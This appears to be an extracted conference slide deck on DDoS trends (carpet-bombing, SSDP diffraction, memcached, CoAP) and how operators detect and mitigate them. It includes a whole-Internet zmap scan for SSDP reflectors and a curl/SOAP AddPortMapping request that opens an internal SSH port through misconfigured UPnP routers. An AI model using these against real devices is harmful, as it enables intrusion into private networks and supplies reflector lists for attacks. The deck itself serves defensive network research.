


Getting Ready for the Next Wave of DDoS Attacks

Recent attack trends: Carpet-Bombing

Carpet-Bombing DDoS attacks

- In 2018, there was an large increase in DDoS reflection type attacks which instead of focusing on specific target IPs, attacked entire subnets or CIDR blocks.
- This caused a number of issues as:
 - Detection systems usually focus on destination IPs, not subnets or CIDR blocks, often resulting in the attack not being detected until too late.
 - Diverting large CIDR blocks (for example /16s) will overwhelm most mitigation systems.




These kind attacks have been seen in the past but then only in the hands of skilled and determined attackers. However due to the rapid weaponization of new attack types and inclusion into Booter/Stresser services, these attacks are now becoming more prevalent.

What does a Carpet-Bombing attack look like?

- Carpet-bombing attacks are usually UDP reflection type attacks. Observed attack scale has been from 10 Gbps to 600 Gbps, using DNS, SSDP, C-LDAP and TCP SYN-ACK type reflection.
- Some of the attacks have rotated the CIDR subnets within a larger block. Example:
 - Carpet-bombing attack targets a /20 within a /16
 - Attack changes every few minutes to attack a different /20 within the /16
- Because the attacks are distributed across a subnet, host detection will in many cases not be triggered. Example:
 - SSDP Amplification misuse is set to trigger at 4 Mbps
 - A 40 Gbps attack distributed among 16384 addresses in a /18 is 2.42 Mbps per address
 - Host-based detection will therefore not trigger
- In some cases, the attacks will also be accompanied by a flood of IP non-initial fragments (especially when the attacker is using UDP reflection attacks).

IP Fragments – quick review

Example: 4000 byte IPv4 UDP packet sent on local network with 1492 byte MTU



Detecting Carpet-Bombing attacks

- Flow-based detection of attack traffic destined to hosts will not be adequate as the attack traffic will probably not go beyond thresholds.
- Need to analyze the attack traffic based on the network block or looking at traffic traversing specific routers.
- For this to work, it's necessary to have an indication of normal traffic volumes across all the targeted CIDR blocks.
- Profiling needs to be done beforehand, measuring average volumes based on:
 - Continuous measurements
 - Hourly at this time of day
 - Weekly at this time of day.

Mitigating Carpet-Bombing attacks

- Carpet-bombing attacks use traditional reflection type attacks and can be mitigated in the same way. The primary difference is that destination IP is highly distributed, it will be necessary to use the destination CIDR as classifier.
- The mitigation can consist of:
 - Using flowspec to drop or rate-limit traffic from known reflection vectors.
 - Use flowspec or S/RTBH to drop traffic from known reflection sources (more info later).
 - Rate limit **non-initial** IP fragments destined to end-point broadband access networks or data server farms to low values (1%). Exempt own DNS recursive infrastructure and well-known (and well-operated) popular DNS servers (Google, OpenDNS) to avoid blocking large EDNS0 replies.
 - Divert the attack traffic to IDMSes for mitigation which will also do reassembly of fragmented packets. Just be aware of not diverting all of your network traffic to your mitigation cluster at the same time.


New DDoS Attack Method Demands a Fresh Approach to
Amplification Assault Mitigation

New twist in SSDP attacks (actually been around since 2015)

SSDP diffraction attacks: Random source ports


SSDP reflection

SSDP reflector responds on UDP port 1900



```
<printerip>:1900 -> <clientip>:<clientport> UDP  
HTTP/1.1 200 OK  
LOCATION: http://192.168.1.1:49152/gatedesc.xml  
OPT: "http://schemas.upnp.org/upnp/1/0/"; ns=01  
01-NLS: a032ea08-1dd1-11b2-b8f7-b64202440d0f  
SERVER: Net-OS 5.xx UPnP/1.0  
ST: uuid:75802409-bccb-40e7-8e6c-fa095ecce13e  
USN: uuid:75802409-bccb-40e7-8e6c-fa095ecce13e
```

Reflection/Amplification



The Weirdness


1	0.000000	246.12	214	UDP	546	33346 → 4547	Len=500
2	0.000019	34.26	8.101	UDP	442	57443 → 10995	Len=396
3	0.000128	0.173	183	UDP	287	32770 → 37677	Len=241
4	0.000307	4.173	64	UDP	401	56091 → 17675	Len=355
5	0.000329	.103	6.240	UDP	429	40340 → 20349	Len=383
6	0.000061	91.38	226	UDP	430	60098 → 26026	Len=384
7	0.000118	50.103	8.131	SSDP	473	HTTP/1.1 200 OK	
8	0.000137	38.197	152	UDP	376	56613 → 15838	Len=330
9	-0.000071	197	0.240	UDP	360	34372 → 12608	Len=314
10	0.000000	176.52.5.103	104	UDP	353	54376 → 50770	Len=307
<ul style="list-style-type: none"> Internet Protocol Version 4, Src: 250.103, Dst: 218.131 User Datagram Protocol, Src Port: 50931 Dst Port: 4041 Simple Service Discovery Protocol <ul style="list-style-type: none"> HTTP/1.1 200 OK\r\n <ul style="list-style-type: none"> CACHE-CONTROL: max-age=1800\r\n DATE: Thu, 06 Apr 2017 16:22:35 GMT\r\n EXT:\r\n LOCATION: http://192.168.1.1:49152/gatedesc.xml\r\n OPT: "http://schemas.upnp.org/upnp/1/0/"; ns=01\r\n 01-NLS: eeaf8154-1dd1-11b2-9200-aa59b9efb462\r\n 							

Let's reconnoiter the Internet!

```
#!/usr/bin/env sh
sudo /usr/sbin/zmap
    --probe-module=udp
    --target-port=1900
    --source-port=1901
    --probe-args=file:payload
    --output-fields=timestamp-str,saddr,sport,dport,data
    --blacklist-file=blacklist.txt
    --bandwidth=900K
    --output-file=${2}
    --output-filter="dport = 1901"
0/0
```


Results

We received replies from 2M devices



User-Agent Results

Behaving		Misbehaving	
<i>X-User-Agent</i>	<i>Count</i>	<i>X-User-Agent</i>	<i>Count</i>
<none in initial response packet>	900,000	redsonic	1,100,000
redsonic	8,009	None	544,430
UPnP/1.0 DLNADOC/1.50	2	NRDP MDX	184,99
VisiMAX {8.03.00.00}	1	ZyXEL	6,822
		TrendChip-1.0 DMS	987

The Culprit

Linux SDK for UPnP Devices (libupnp) An Open Source UPnP Development Kit

```
86  #ifndef X_USER_AGENT
87      /*! @name X_USER_AGENT
88      * The {\tt X_USER_AGENT} constant specifies the value of the X-User-Agent:
89      * HTTP header. The value "redsonic" is needed for the DSM-320. See
90      * https://sourceforge.net/forum/message.php?msg\_id=3166856 for more
91      * information
92      */
93      #define X_USER_AGENT "redsonic"
94  #endif
```

SSDP Diffraction

Detection and Mitigation

- Not possible to use the source port (1900) for detection or mitigation, the attack will consist of UDP packets with random source ports. In addition, the packets might potentially be fragmented.
- Flow-based telemetry will easily detect the flood of UDP packets.
- Mitigation can be done by:
 - Blocking the source IPs of reflectors using S/RTBH or flowspec.
 - Use pattern matching, looking for “UPnP/1\0” in the payload.
 - Rate limit non-initial IP fragments as explained earlier.
 - Diverting the attack traffic to IDMSes for mitigation.

UPnP (SSDP) NAT Bypass

- Our scan discovered that around 1.65% of abusable SSDP consumer CPE devices, allow NAT rule manipulation by attackers due to a misconfigured-from-the-factory MiniUPnP implementation and configuration.
- With a little bit of work, we were able to successfully force the mapping of TCP/2222 from a public IP address to TCP/22 on an internal, NAT-ed RFC1918 address, thereby accessing ssh running on a supposedly safe and secure Linux machine sitting behind the NAT!

```
curl -H 'Content-Type: text/xml' \  
      -H 'SOAPAction: "urn:schemas-upnp-  
org:service:WANIPConnection:1#AddPortMapping"' \  
      -d @addportmapping -X POST  
http://172.16.145.136:35221/WANIPConn.xml
```

```
<?xml version="1.0" ?>  
  <s:Envelope xmlns:  
s="http://schemas.xmlsoap.org/soap/envelope/"  
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">  
    <s:Body><u:AddPortMapping xmlns:u="urn:schemas-upnp-  
org:service:WANIPConnection:1">  
      <NewRemoteHost></NewRemoteHost>  
      <NewExternalPort>2222</NewExternalPort>  
      <NewProtocol>TCP</NewProtocol>  
      <NewInternalPort>22</NewInternalPort>  
      <NewInternalClient>192.168.1.200</NewInternalClient>  
      <NewEnabled>1</NewEnabled>  
      <NewPortMappingDescription>LOLOLOLOLOLOLOL  
</NewPortMappingDescription>  
      <NewLeaseDuration>0</NewLeaseDuration>  
</u:AddPortMapping></s:Body>  
</s:Envelope>nal-in
```

UPnP (SSDP) NAT Bypass



Further details available in Matt Bing's NANOG 72 Lightning talk

<https://youtu.be/GuWpVtnyHKA>

<https://www.netscout.com/blog/asert/importance-being-accurate-ssdp-diffraction-attacks-udp>

memcached type attacks


The memcached DDoS Reflection attack

(see also Artyom Gavrichenkov's NANOG 73 Memcached talk)

- Memcached is an in-memory database caching system which is typically deployed in IDC, 'cloud', and Infrastructure-as-a-Service (IaaS) networks to improve the performance of database-driven Web sites and other Internet-facing services
- Unfortunately, the default implementation has no authentication features and is often deployed as listening on all interfaces on port 11211 (both UDP and TCP).
- Combine this with IP spoofing and the results is a 1.7 Tbps DDoS reflection attack!
- Amplification factor in perfect lab settings can be up to 1:500.000!

NETSCOUT Arbor Confirms 1.7 Tbps DDoS Attack; The Terabit Attack Era Is Upon Us

[Carlos Morales](#) on March 5, 2018.



Detecting and mitigating memcached attacks

- Memcached is classified as UDP reflection attack, consisting of large UDP packets (not fragmented) using source port 11211.
- Use flow-based telemetry like NetFlow to detect attack traffic.
 - Remember that memcached can like any other reflection type attack, be used as part of carpet-bombing attack.
- Traditional UDP reflection type mitigation approaches apply:
 - Use flowspec (dynamic approach) or iACLs on the edges of the network (static approach) to block/rate limit traffic with source port UDP port 11211.
 - Consider implementing “Exploitable port filters”, see next slide.
 - Also see <http://www.senki.org>
- One worrying aspect is if someone would implement his own variant of Memcached which uses random source ports, generates IP fragments and pre-deploys it on those “Rent-a-cheap-vm” type cloud services.

Implementing exploitable port filters

NANOG - Job Snijders job@ntt.net: “NTT has deployed rate limiters on all external facing interfaces”

```
ipv4 access-list exploitable-ports
  permit udp any eq ntp any
  permit udp any eq 1900 any
  permit udp any eq 19 any
  permit udp any eq 11211 any
!
ipv6 access-list exploitable-ports-v6
  permit udp any eq ntp any
  permit udp any eq 1900 any
  permit udp any eq 19 any
  permit udp any eq 11211 any
!
class-map match-any exploitable-ports
  match access-group ipv4 exploitable-ports
  match access-group ipv6 exploitable-ports-v6

policy-map ntt-external-in
  class exploitable-ports
    police rate percent 1
    conform-action transmit
    exceed-action drop
    set precedence 0
    set mpls experimental topmost 0
  class class-default
    set mpls experimental imposition 0
    set precedence 0
!
interface Bundle-Ether19
  description Customer: the best customer
  service-policy input ntt-external-in
!
interface Bundle-Ether20
  service-policy input ntt-external-in
```

Implementing exploitable port filters

The following is from Jared Mauch from Akamai that would get people on Juniper routers started.

```
term limit-junk {
  from {
    protocol udp;
    source-port [ 19 123 1900 11211 ];
  }
  then policer police_junk;
}
term accept {
  then accept;
}
...
```

```
policer police_junk {
  if-exceeding {
    bandwidth-limit 1024m;
    burst-size-limit 256k;
  }
  then discard;
}
```

CoAP attacks in the wild


CoAP – another source for reflection attacks

- The Constrained Application Protocol, known as CoAP, is a simple UDP protocol that is intended for low-power computers on unreliable networks, like Internet of Things (IoT) or mobile devices.
- At its simplest the protocol looks like HTTP with familiar verbs like GET and PUT. Unlike HTTP, CoAP is a binary format that operates over UDP port 5683. A GET request for the URI /.well-known/core is shown in the right. This well-known URI is intended for devices to publish their capabilities.
- The risk of abuse for UDP protocols is apparent. A threat actor can build a list of IPs that respond to CoAP, and continually send a flood of packets with a spoofed source address of the intended target.


```
▼ Constrained Application Protocol, Confirmable, GET, MID:29546
  01.. .... = Version: 1
  ..00 .... = Type: Confirmable (0)
  .... 0000 = Token Length: 0
  Code: GET (1)
  Message ID: 29546
  ▼ Opt Name: #1: Uri-Path: .well-known
    Opt Desc: Type 11, Critical, Unsafe
    1011 .... = Opt Delta: 11
    .... 1011 = Opt Length: 11
    Uri-Path: .well-known
  ▼ Opt Name: #2: Uri-Path: core
    Opt Desc: Type 11, Critical, Unsafe
    0000 .... = Opt Delta: 0
    .... 0100 = Opt Length: 4
```

CoAP going active

- Since we began to monitor CoAP activity, there has been a steady stream of scans for UDP port 5683, almost all GET requests for /.well-known/core. Some scans are obviously from security researchers, others not.
- Beginning in the middle of January 2019, we began to see DDoS attacks leveraging CoAP. The targets were geographically and logically well distributed, with little commonality between them. An average attack lasts just over 90 seconds with about 100 packets-per-second generated by the attacker.



Scanning activities



DDoS traffic

